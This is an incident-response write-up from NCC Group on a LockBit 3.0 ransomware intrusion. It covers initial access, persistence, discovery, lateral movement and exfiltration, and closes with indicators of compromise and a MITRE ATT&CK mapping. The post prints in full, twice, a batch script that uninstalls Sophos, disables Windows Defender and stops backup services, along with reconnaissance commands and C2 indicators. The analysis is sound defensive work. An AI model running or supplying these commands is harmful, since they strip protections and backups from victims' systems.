Back in Black: Unlocking a LockBit 3.0 Ransomware Attack


research.nccgroup.com/2022/08/19/back-in-black-unlocking-a-lockbit-3-0-ransomware-attack

August 19, 2022

```
wmic service where "caption like '%Sophos%'" call delete
wmic process where "caption like '%Sophos%'" call terminate
cmd /c wmic service where "caption like '%Sophos%'" call delete
cmd /c wmic process where "caption like '%Sophos%'" call terminate
cmd /c wmic product where name="Microsoft Security Client" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Anti-Virus" call uninstall /nointeractive
cmd /c wmic product where name="Sophos AutoUpdate" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Console" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Database" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Credential Store" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Update Manager" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Server" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Remote Management System" call uninstall /nointeractive
powershell.exe -c stop-service -name *sophos* -passThru -force
powershell.exe -c stop-service -displayName *sophos* -passThru -force
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All Set-MpPreference -DisableIOAVProtection $true
powershell.exe /c Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe /c Uninstall-WindowsFeature -Name Windows-Defender
cmd.exe /c taskkill /F /IM TmPfw.exe /IM Ntrtscan.exe /IM TmListen.exe /IM CNTAoSMgr.exe /IM PccNTMon.exe /IM ntrmv.exe
cmd.exe /c taskkill /F /IM TmCCSF.exe /IM iCRCService.exe /IM TmProxy.exe
powershell.exe /c stop-service -name *Sophos*,*SQL*,*MSEXCH*,*shadow*,*robocopy*,*veeam*,*DPM*,*MBAM*,*MBAMSERVICE*,*HYPER*,*SHADOW*,*REPLICA*,*BACKUP* -passThru -force
powershell.exe /c stop-service -displayName *Sophos*,*SQL*,*MSEXCH*,*shadow*,*robocopy*,*veeam*,*DPM*,*MBAM*,*MBAMSERVICE*,*HYPER*,*SHADOW*,*REPLICA*,*BACKUP* -passThru -force
```

Authored by: **Ross Inman** (@rdi_x64)

Summary

tl;dr

This post explores some of the TTPs employed by a threat actor who were observed deploying LockBit 3.0 ransomware during an incident response engagement.

Below provides a summary of findings which are presented in this blog post:

- Initial access via SocGholish.
- Establishing persistence to run Cobalt Strike beacon.
- Disabling of Windows Defender and Sophos.
- Use of information gathering tools such as Bloodhound and Seatbelt.
- Lateral movement leveraging RDP and Cobalt Strike.
- Use of 7zip to collect data for exfiltration.
- Cobalt Strike use for Command and Control.
- Exfiltration of data to Mega.
- Use of PsExec to push out ransomware.

LockBit 3.0

LockBit 3.0 aka “LockBit Black”, noted in June of this year has coincided with a large increase of victims being published to the LockBit leak site, indicating that the past few months has heralded a period of intense activity for the LockBit collective.

In the wake of the apparent implosion of previous prolific ransomware group CONTI [1], it seems that the LockBit operators are looking to fill the void; presenting a continued risk of encryption and data exfiltration to organizations around the world.

TTPs

Initial Access

Initial access into the network was gained via a download of a malware-laced zip file containing SocGholish. Once executed, the download of a Cobalt Strike beacon was initiated which was created in the folder `C:\ProgramData\VGAuthService` with the filename `VGAuthService.dll`. Along with this, the Windows command-line utility `rundll32.exe` is copied to the folder and renamed to `VGAuthService.exe` and used to execute the Cobalt Strike DLL.

PowerShell commands were also executed by the SocGholish malware to gather system and domain information:

- `powershell /c nltest /dclist: ; nltest /domain_trusts ; cmdkey /list ; net group 'Domain Admins' /domain ; net group 'Enterprise Admins' /domain ; net localgroup Administrators /domain ; net localgroup Administrators ;`
- `powershell /c Get-WmiObject win32_service -ComputerName localhost | Where-Object {$_.PathName -notmatch 'c:\\win'} | select Name, DisplayName, State, PathName | findstr 'Running'`


Persistence

A persistence mechanism was installed by SocGholish using the startup folder of the infected user to ensure execution at user logon. The shortcut file `C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\VGAuthService.lnk` was created and configured to execute the following command which will run the Cobalt Strike beacon deployed to the host:

```
C:\ProgramData\VGAuthService\VGAuthService.exe
C:\ProgramData\VGAuthService\VGAuthService.dll,DllRegisterServer
```

Defence Evasion

Deployment of a batch script named 123.bat was observed on multiple hosts and was deployed via PsExec. The script possessed the capabilities to uninstall Sophos, disable Windows Defender and terminate running services where the service name contained specific strings. The contents of the batch script are provided below:



```
wmic service where "caption like '"%Sophos%'" call delete
wmic process where "caption like '"%Sophos%'" call terminate
cmd /c wmic service where "caption like '"%Sophos%'" call delete
cmd /c wmic process where "caption like '"%Sophos%'" call terminate
cmd /c wmic product where name="Microsoft Security Client" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Anti-Virus" call uninstall /nointeractive
cmd /c wmic product where name="Sophos AutoUpdate" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Console" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Database" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Credential Store" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Update Manager" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Server" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Remote Management System" call uninstall /nointeractive
powershell.exe -c stop-service -name *sophos* -passThru -force
powershell.exe -c stop-service -displayName *sophos* -passThru -force
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All Set-MpPreference -DisableIOAVProtection $true
powershell.exe /c Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe /c Uninstall-WindowsFeature -Name Windows-Defender
cmd.exe /c taskkill /F /IM TmPfw.exe /IM Ntrtscan.exe /IM TmListen.exe /IM CNTAoSMgr.exe /IM PccNTMon.exe /IM ntrmv.exe
cmd.exe /c taskkill /F /IM TmCCSF.exe /IM iCRCService.exe /IM TmProxy.exe
powershell.exe /c stop-service -name *Sophos*,*SQL*,*MSEXCH*,*shadow*,*robocopy*,*veeam*,*DPM*,*MBAM*,*MBAMSERVICE*,*HYPER*,*SHADOW*,*REPLICA*,*BACKUP* -passThru -force
powershell.exe /c stop-service -displayName *Sophos*,*SQL*,*MSEXCH*,*shadow*,*robocopy*,*veeam*,*DPM*,*MBAM*,*MBAMSERVICE*,*HYPER*,*SHADOW*,*REPLICA*,*BACKUP* -passThru -force
```

Figure1: 123.bat contents

The ransomware binary used also clears key Windows event log files including Application, System and Security. It also prevents any further events from being written by targeting the EventLog service.

Discovery

Bloodhound was executed days after the initial SocGholish infection on the patient zero host. The output file was created in the `C:\ProgramData\` directory and had the file extension .bac instead of the usual .zip, however this file was still a zip archive.

A TGS ticket for a single account was observed on patient zero in a text file under `C:\ProgramData\`. It appears the threat actor was gathering TGS tickets for SPNs associated with the compromised user.

Seatbelt [2] was also executed on the patient zero host alongside Bloodhound. Security-orientated information about the host gathered by Seatbelt was outputted to the file `C:\ProgramData\seat.txt`.

Lateral Movement

The following methods were utilized to move laterally throughout the victim network:

> Cobalt Strike remotely installed temporary services on targeted hosts which executed a Cobalt Strike beacon. An example command line of what the services were configured to run is provided below:
>
> `rundll32.exe c:\programdata\svchost1.dll,DllRegisterServer`
>
> RDP sessions were established using a high privileged account the threat actor had compromised prior.

Collection

7zip was deployed by the adversary to compress and stage data from folders of interest which had been browsed during RDP sessions.

Command and Control

Cobalt Strike was the primary C2 framework utilized by the threat actor to maintain their presence on the estate as well as laterally move.

Exfiltration Using MegaSync

Before deploying the ransomware to the network, the threat actor began to exfiltrate data to Mega, a cloud storage provider. This was achieved by downloading Mega sync software onto compromised hosts, allowing for direct upload of data to Mega.

Impact

The ransomware was pushed out to the endpoints using PsExec and impacted both servers and end-user devices. The ransomware executable was named `zzz.exe` and was located in the following folders:

- `C:\Windows\`
- `C:\ProgramData\`
- `C:\Users\<user>\Desktop\`

Recommendations

1. Ensure that both online and offline backups are taken and test the backup plan regularly to identify any weak points that could be exploited by an adversary.
2. Restrict internal RDP and SMB traffic so that only hosts that are required to communicate via these protocols are allowed to.
3. Monitor firewalls for anomalous spikes in data leaving the network.
4. Block traffic to cloud storage services such as Mega which have no legitimate use in a corporate environment.
5. Provide regular security awareness training.

If you have been impacted by LockBit, or currently have an incident and would like support, please contact our Cyber Incident Response Team on +44 161 209 5148 or email cirt@nccgroup.com.

Indicators of Compromise

IOC Value	Indicator Type	Description

orangebronze[.]com	Domain	Cobalt Strike C2 server
194.26.29[.]13	IP Address	Cobalt Strike C2 server
C:\ProgramData\svchost1.dll C:\ProgramData\conhost.dll C:\ProgramData\svchost.dll	File Path	Cobalt Strike beacons
C:\ProgramData\VGAuthService\VGAuthService.dll	File Path	Cobalt Strike beacon deployed by SocGholish
C:\Windows\zzz.exe C:\ProgramData\zzz.exe C:\Users\<user>\Desktop\zzz.exe	File Path	Ransomware Executable
c:\users\ <user>\appdata\local\megasync\megasync.exe	File Path	Mega sync software
C:\ProgramData\PsExec.exe	File Path	PsExec
C:\ProgramData\123.bat	File Path	Batch script to tamper with security software and services
D826A846CB7D8DE539F47691FE2234F0FC6B4FA0	SHA1 Hash	C:\ProgramData\123.bat

Figure 2: Indicators of Compromise

MITRE ATT&CK®

Tactic	Technique	ID	Description
Initial Access	Drive-by Compromise	T1189	Initial access was gained via infection of SocGholish malware caused by a drive-by-download
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	A batch script was utilized to execute malicious commands
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	PowerShell was utilized to execute malicious commands
Execution	System Services: Service Execution	T1569.002	Cobalt Strike remotely created services to execute its payload
Execution	System Services: Service Execution	T1569.002	PsExec creates a service to perform it’s execution

Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	SocGholish established persistence through a startup folder
Defence Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	123.bat disabled and uninstalled Anti-Virus software
Defence Evasion	Indicator Removal on Host: Clear Windows Event Logs	T1070.001	The ransomware executable cleared Windows event log files
Discovery	Domain Trust Discovery	T1482	The threat actor executed Bloodhound to map out the AD environment
Discovery	Domain Trust Discovery	T1482	A TGS ticket for a single account was observed in a text file created by the threat actor
Discovery	System Information Discovery	T1082	Seatbelt was ran to gather information on patient zero
Lateral Movement	SMB/Admin Windows Shares	T1021.002	Cobalt Strike targeted SMB shares for lateral movement
Lateral Movement	Remote Services: Remote Desktop Protocol	T1021.001	RDP was used to establish sessions to other hosts on the network
Collection	Archive Collected Data: Archive via Utility	T1560.001	7zip was utilized to create archives containing data from folders of interest
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Cobalt Strike communicated with its C2 over HTTPS
Exfiltration	Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002	The threat actor exfiltrated data to Mega cloud storage
Impact	Data Encrypted for Impact	T1486	Ransomware was deployed to the estate and impacted both servers and end-user devices